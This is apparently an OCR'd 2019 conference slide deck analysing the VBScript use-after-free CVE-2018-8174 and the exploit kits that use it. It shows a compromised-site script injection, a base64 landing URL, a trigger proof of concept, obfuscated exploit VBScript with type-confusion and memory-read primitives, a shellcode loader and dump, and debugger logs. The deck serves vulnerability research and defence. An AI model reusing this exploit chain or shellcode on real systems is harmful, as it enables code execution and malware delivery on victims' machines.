Windows VBScript Use-After-Free Vulnerability and Exploit Kit Analysis

May 2019

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Agenda

- Background
- Exploit Kit and attack chain
- Vulnerability Exploit: Use-After-Free and Type Confusion CVE-2018-8174
- Explotability of Windows 10 vs Windows 7
- Detection and Remediation
- Demo

Background

Malware sample is public on Internet in Feb 2019.

It attracted me by it’s exploitation against Windows VBScript engine.


Research interest is the exploitation.

About me: experience in vulnerability research, malware analysis, pentest, forensics.. Worked in banking and telecom


Joe Wu

Exploit Kit and Attack Chain

- Exploit Kits use vulnerabilities in VBScript, Java, Flash, Silverlight
- Malware-as-a-service makes malware easily available at a fraction of cost
- Delivered via landing page from infected website
- Vulnerabilities used are remote code execution, use-after-free, type confusion, etc
- Shellcode to download payload
- Payload could be ransomware, bank Trojan, etc



Exploit Kit Landing Page



Compromised website

Compromised website hosting JavaScript that directs users to EK landing page

```
<body>
<script type='text/javascript' src='https://russkistandart.info/unlimited/under-
inter'></script><iframe onload="window.setTimeout('visits()', 99)" src='about:blank'
style='position:absolute; top:22px; left:-2144px;'></iframe>
```

```
aHR0cHM6Ly9ub3QtbXktZ3VpbHR5LmNvbS9oODdwL0luZGljZXMuYXNwP0ZyYW5jaWM9QmVkc29yZS0zOTg1LTE0MDY4JnlhQT1ZSXY|action|
```

Landing page contains base64 encoded url

https://not-my-guilty.com/h87p/Indices.asp?Francic=Bedsore-3985-14068&yaA=YIv

Decoded url

GET https://raw.githubusercontent.com/w7374520/CVE-2018-8174_EXP/master/CVE-2018-8174.py

Download exploit of CVE-2018-8174 PoC from Github

VBScript exploit de-obfuscation

```
47  <body>
48  <script language="vbscript">
49  Dim lIIl
50  Dim IIIlI(6),IllII(6)
51  Dim IllI
52  Dim IIIlI(40)
53  Dim lIIIIl,lIIIll
54  Dim IlII
55  Dim llll,IIIIl
56  Dim llllIl,lIIIII
57  Dim NtContinueAddr,VirtualProtectAddr
58
59  IlII=195948557
60  lIIIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
61  lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
62  IllI=195890093
63  Function IIIII(Domain)
64      lIIII=0
65      IllllI=0
66      IIIIII=0
67      Id=CLng(Rnd*1000000)
68      lIlII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99)
69      If(Id+lIlII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
70          lIlII=lIlII-(&h86d+6447-&H219b)
71      End If
72
73      IllllI=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255)
74      IIIIII=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e)
75      IIIII=Domain &"?" &Chr(IllllI) &"=" &Id &"&" &Chr(IIlIII) &"=" &lIlII
76  End Function
77
78  Function lIIII(ByVal lIlIl)
79      IIll=""
80      For index=0 To Len(lIlIl)-1
```

Obfuscated VBScript

- Confusing name of functions, variables
- Mixed decimal, hex
- Alerted code logic


Vulnerability Use-After-Free CVE-2018-8174

- Remote Code Executable
- Affects Win7 Win10, Win server 2016
- Affects VBScript engine, IE, MS Office
- Major vulnerability in 2018
- Used by many malware EK

Vulnerability Use-After-Free CVE-2018-8174

Proof of Concept

```
Dim ArrA(1)
Dim ArrB(1)
Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0) = ArrA(0)
        ArrA(0) = 31337
    End Sub
End Class
Sub TriggerVuln
    Set ArrA(0) = New ClassVuln
    Erase ArrA
    Erase ArrB
End Sub
TriggerVuln
```





```
ModLoad: 6f1e0000 6f24b000   C:\Windows\SysWOW64\vbscript.dll
Class ClassVuln at d1a398, terminate called
(e78.cac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00d1a398 ebx=00000020 ecx=003eff08 edx=00000000 esi=00704e70 edi=00000009
eip=00000000 esp=02e2d098 ebp=02e2d0a8 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
00000000 ??              ???
```

Vulnerability Mechanism - Use-After-Free

VBScriptClass
+0x0 : vftable
+0x4 : Reference Count
+0x8 : NameList

Reference_Count (eax) needs to be 0 to reach free()




Vulnerability Mechanism - Use-After-Free

```
(994.674): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=096ba260 ebx=05175218 ecx=f0f0f0f0 edx=00000002 esi=05175218 edi=00000009
eip=76734974 esp=07c0c3fc ebp=07c0c408 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
OLEAUT32!VariantClear+0xb6:
76734974 ff5108          call    dword ptr [ecx+8]    ds:002b:f0f0f0f8=????????
0:005> !heap -p -a eax
    address 096ba260 found in
    _HEAP @ 5360000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        096ba238 000d 0000  [00]   096ba260    00030 - (free DelayedFree)
        722aa7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
        722a90d3 verifier!AVrfDebugPageHeapFree+0x000000e3
        77531464 ntdll!RtlDebugFreeHeap+0x0000002f
        774eab3a ntdll!RtlpFreeHeap+0x0000005d
        77493472 ntdll!RtlFreeHeap+0x00000142
        766398cd msvcrt!free+0x000000cd
        7163406c vbscript!VBScriptClass::`scalar deleting destructor'+0x00000019
        7163411a vbscript!VBScriptClass::Release+0x00000043
        76734977 OLEAUT32!VariantClear+0x000000b9
        7178e433 IEFRAME!Detour_VariantClear+0x0000002f
        7674e325 OLEAUT32!ReleaseResources+0x000000a3
        7674dfb3 OLEAUT32!_SafeArrayDestroyData+0x00000048
        76755d2d OLEAUT32!SafeArrayDestroyData+0x0000000f
        76755d13 OLEAUT32!Thunk_SafeArrayDestroyData+0x00000039
        7167267f vbscript!VbsErase+0x00000057
        71623854 vbscript!StaticEntryPoint::Call+0x00000011
        7162586e vbscript!CScriptRuntime::RunNoEH+0x00001c10
        71624ff6 vbscript!CScriptRuntime::Run+0x00000064
        71624f79 vbscript!CScriptEntryPoint::Call+0x00000051
```

Exploit UAF – Create dangling pointer

```
Sub UAF
    For IIIl=0 To 6
        ReDim lIII(1)
        Set lIII(1)=New cla1
        Erase lIII
    Next
    Set llll=New llIII
```

VBA source code






```
Class cla1 at 27285c0, terminate called
Class llIIl created at 27285c0
```

Debug log


Cla1 and lllll are created at the same address, when Cla1 is erased

Type confusion




Class llIIl
Dim mem
Function P
End Function
Function SetProp(Value)
mem=Value
SetProp=0
End Function
End Class
Class IIIlll
Dim mem
Function P0123456789
P0123456789=LenB(mem(IlII+8))
End Function
Function SPP
End Function
End Class
Class lllIIl
Public Default Property Get P
Dim llII
P=174088534690791e-324 'hex 00000000 0000200c
For IIIl=(&h7a0+4407-&H18d7) To (&h2eb+1143-&H
IIIlI(IIIl)=(&h2176+711-&H243d)
Next
Set llII=New IIIlll
llII.mem=lIlIIl
For IIIl=(&h1729+3537-&H24fa) To (&h1df5+605-&
Set IIIlI(IIIl)=llII
Next
End Property
End Class
Object A
Object B
Class llIIl at 00e043b8, terminated
Class IIIlll at 00e043b8 created
//Class object for SafeArray
00e043b8 724c1748 00000001 00e103f0 00df8c30 H.Lr.....0...
00e043c8 00000904 00000000 00000000 00000000 ....
00e043d8 00000000 04b9dc4c 00e043f0 00e04380 ....L....C...C..
04b9dc4c "IIIlll"
00e103f0 00dfb3c8 000000b8 00000100 00000100 ....
00dfb3c8 00000000 00df004c 00dfd838 00e03e38 ....L...8...8>..
00dfb3d8 02ebc0f0 00000002 00000012 206b98fd ....k
00dfb3e8 00000016 00dfb414 00000000 00000001 ....
00dfb3f8 00dfb3cc 00300050 00320031 00340033 ....P.0.1.2.3.4.
00dfb408 00360035 00380037 00000039 00df004c 5.6.7.8.9...L...
00dfb418 00dfd838 00e03ed8 02ebc0f0 00000002 8....>.........
00dfb428 00000002 000089b3 00000006 00dfb44c ....L...
00dfb438 00000000 00000002 00000005 00e11514 ....
00dfb448 00000000 0000200c 00dfd810 0486386c ....l8..
00dfb458 00000000 00000000 00000000 0000822f ..../...
00dfb468 00000006 00000000 00000000 00000003 ....
00dfb478 000002b4 0065006d 0000006d 00dfb448 ....m.e.m...H...
00dfb488 00dfb45c 00000002 00000000 000002c0 \...............
00dfb498 000002c6 00002255 00000013 00000001 ....U".........
00dfb4a8 000002b3 000002c7 00000000 00dfb470 ....p...
00dfb4b8 00dfb48c 00000012 00000000 0000027e ....~...
0486386c 08800001 00000001 00000000 00000000 ....
0486387c 7fffffff 00000000 00000000 15e31a15 ....
0:009> dt ole32!tagSAFEARRAY 0486386c
+0x000 cDims : 1
+0x002 fFeatures : 0x880
+0x004 cbElements : 1
+0x008 cLocks : 0
+0x00c pvData : (null)
+0x010 rgsabound : [1] tagSAFEARRAYBOUND
VBScriptClass
+0x0:vftable
+0x4:Ref_count
+0x8:members
+0x24:ClassName
Variable array
+0x0:Variant
+0x30:Name
+0x30+len(Name): next
Variant
+0x0:Type
+0x2:Reserve
+0x4:dataHigh
+0x8:dataLow
Type
EMPTY=0
NULL=1
I2=2
I4=3
R4=4
R8=5
BSTR=8
DISPATCH=9
ERROR=0xA
BOOL=0xB
VARIANT=0xC
UNKNOWN=0xD
ARRAY=0x2000
BYREF=0x8000
FUNC=0x4c

Type confusion




Variant
+0x0:Type
+0x2:Reserve
+0x4:dataHigh
+0x8:dataLow

Type
EMPTY=0
NULL=1
I2=2
I4=3
R4=4
R8=5
BSTR=8
DISPATCH=9
ERROR=0xA
BOOL=0xB
VARIANT=0xC
UNKNOWN=0xD
ARRAY=0x2000
BYREF=0x8000
FUNC=0x4c

Memory read primitive

```
280   Class llIIl
281   Dim mem
282   Function P
283   End Function
284   Function SetProp(Value)
285       mem=Value
286       SetProp=0
287   End Function
288   End Class
289
290   Class IIIlll
291   Dim mem
292   Function P0123456789
293       P0123456789=LenB(mem(IlII+8))
294   End Function
295   Function SPP
296   End Function
297   End Class
```



Locate NtContinue VirtualProtect, bypass ASLR, DEP

```
Function GetShellcode()
    IIlI=Unescape("%u0000%u0000%u0000%u0000") &Unescape("%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u
    IIlI=IIlI & String((&h80000-LenB(IIlI))/2,Unescape("%u4141"))
    GetShellcode=IIlI
End Function
```

```
0:002> db 0297002c
0297002c  fc e8 82 00 00 00 60 89-e5 31 c0 64 8b 50 30 8b  ......`..1.d.P0.
0297003c  52 0c 8b 52 14 8b 72 28-0f b7 4a 26 31 ff ac 3c  R..R..r(..J&1..<
0297004c  61 7c 02 2c 20 c1 cf 0d-01 c7 e2 f2 52 57 8b 52  a|., .......RW.R
0297005c  10 8b 4a 3c 8b 4c 11 78-e3 48 01 d1 51 8b 59 20  ..J<.L.x.H..Q.Y
0297006c  01 d3 8b 49 18 e3 3a 49-8b 34 8b 01 d6 31 ff ac  ...I..:I.4...1..
0297007c  c1 cf 0d 01 c7 38 e0 75-f6 03 7d f8 3b 7d 24 75  .....8.u..}.;}$u
0297008c  e4 58 8b 58 24 01 d3 66-8b 0c 4b 8b 58 1c 01 d3  .X.X$..f..K.X...
0297009c  8b 04 8b 01 d0 89 44 24-24 5b 5b 61 59 5a 51 ff  ......D$$[[aYZQ.
0:002> db
029700ac  e0 5f 5f 5a 8b 12 eb 8d-5d 6a 01 8d 85 b2 00 00  .__Z....]j......
029700bc  00 50 68 31 8b 6f 87 ff-d5 bb f0 b5 a2 56 68 a6  .Ph1.o.......Vh.
029700cc  95 bd 9d ff d5 3c 06 7c-0a 80 fb e0 75 05 bb 47  .....<.|....u..G
029700dc  13 72 6f 6a 00 53 ff d5-63 61 6c 63 2e 65 78 65  .roj.S..calc.exe
029700ec  00 41 65 00 00 00 00 00-00 00 00 00 00 00 00 cc  .Ae.............
029700fc  cc cc cc cc cc cc cc cc-3f 71 3d 37 30 35 35 34  ........?q=70554
0297010c  38 26 76 3d 33 00 41 41-41 41 41 41 41 41 41 41  8&v=3.AAAAAAAAAA
0297011c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Execution of Shellcode

Set shellcode pointer

type 0x4D = function | null : Shellcode will be interpreted as function


value = 0: trigger the vulnerability, run VAR::Clear, run ZwContinue, VirtualProtect to change memory to executable, then land execution to the shellcode

```
254   Sub ExecuteShellcode
255       llll.mem(IlII)=&h4d 'DEP bypass
256       llll.mem(IlII+8)=0
257       msgbox(IlII)        'VT replaced
258   End Sub
```

Shellcode to download payload (Trojan, Ransomware), and give controls to C&C

Exploitability: Windows 7 vs Windows 10

Why the same vulnerability exploit works on Windows 7, but not Windows 10?



Exploitability of Windows 10

```
Dump of file c:\windows\System32\vbscript.dll

PE signature found

File Type: DLL

FILE HEADER VALUES
            8664 machine (x64)
               7 number of sections
```

```
            4160 DLL characteristics
                   High Entropy Virtual Addresses
                   Dynamic base
                   NX compatible
                   Control Flow Guard
           40000 size of stack reserve
            1000 size of stack commit
          100000 size of heap reserve
            1000 size of heap commit
```

```
Class cla2 at 6e33960, terminate called
Class cla2 at 6e33960, terminate called
Class llIIl at 6e33960, terminate called
Class llIIl at 6e33570, terminate called
(eb8.123c): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)
VBSCRIPT!GetDispatchDispID+0xa2:
6f17c79a cd29            int     29h
```

Failed in Win 10

Windows 10: Confrol Flow Guard

- Microsoft security feature
- CFG - Return address of functions is checked during runtime against pre-defined valid functions
- Windows 10 enabled CFG on VBScript.dll, and many important windows files

Detection and Remediation

- In memory detection

- Mitigate exploit technologies

  (Buffer overflow, heap spray..)

- Patching

Trends

Major Windows vulnerabilities exploited in 2018

Internet Explore will be out of support

Demo

Questions

- Thank you!

Reference

- https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8174
- https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/
- https://github.com/piotrflorczyk/cve-2018-8174_analysis
- https://www.fortinet.com/blog/threat-research/analysis-of-dll-address-leaking-trick-used-by-double-kill-internet-explorer-0-day-exploit.html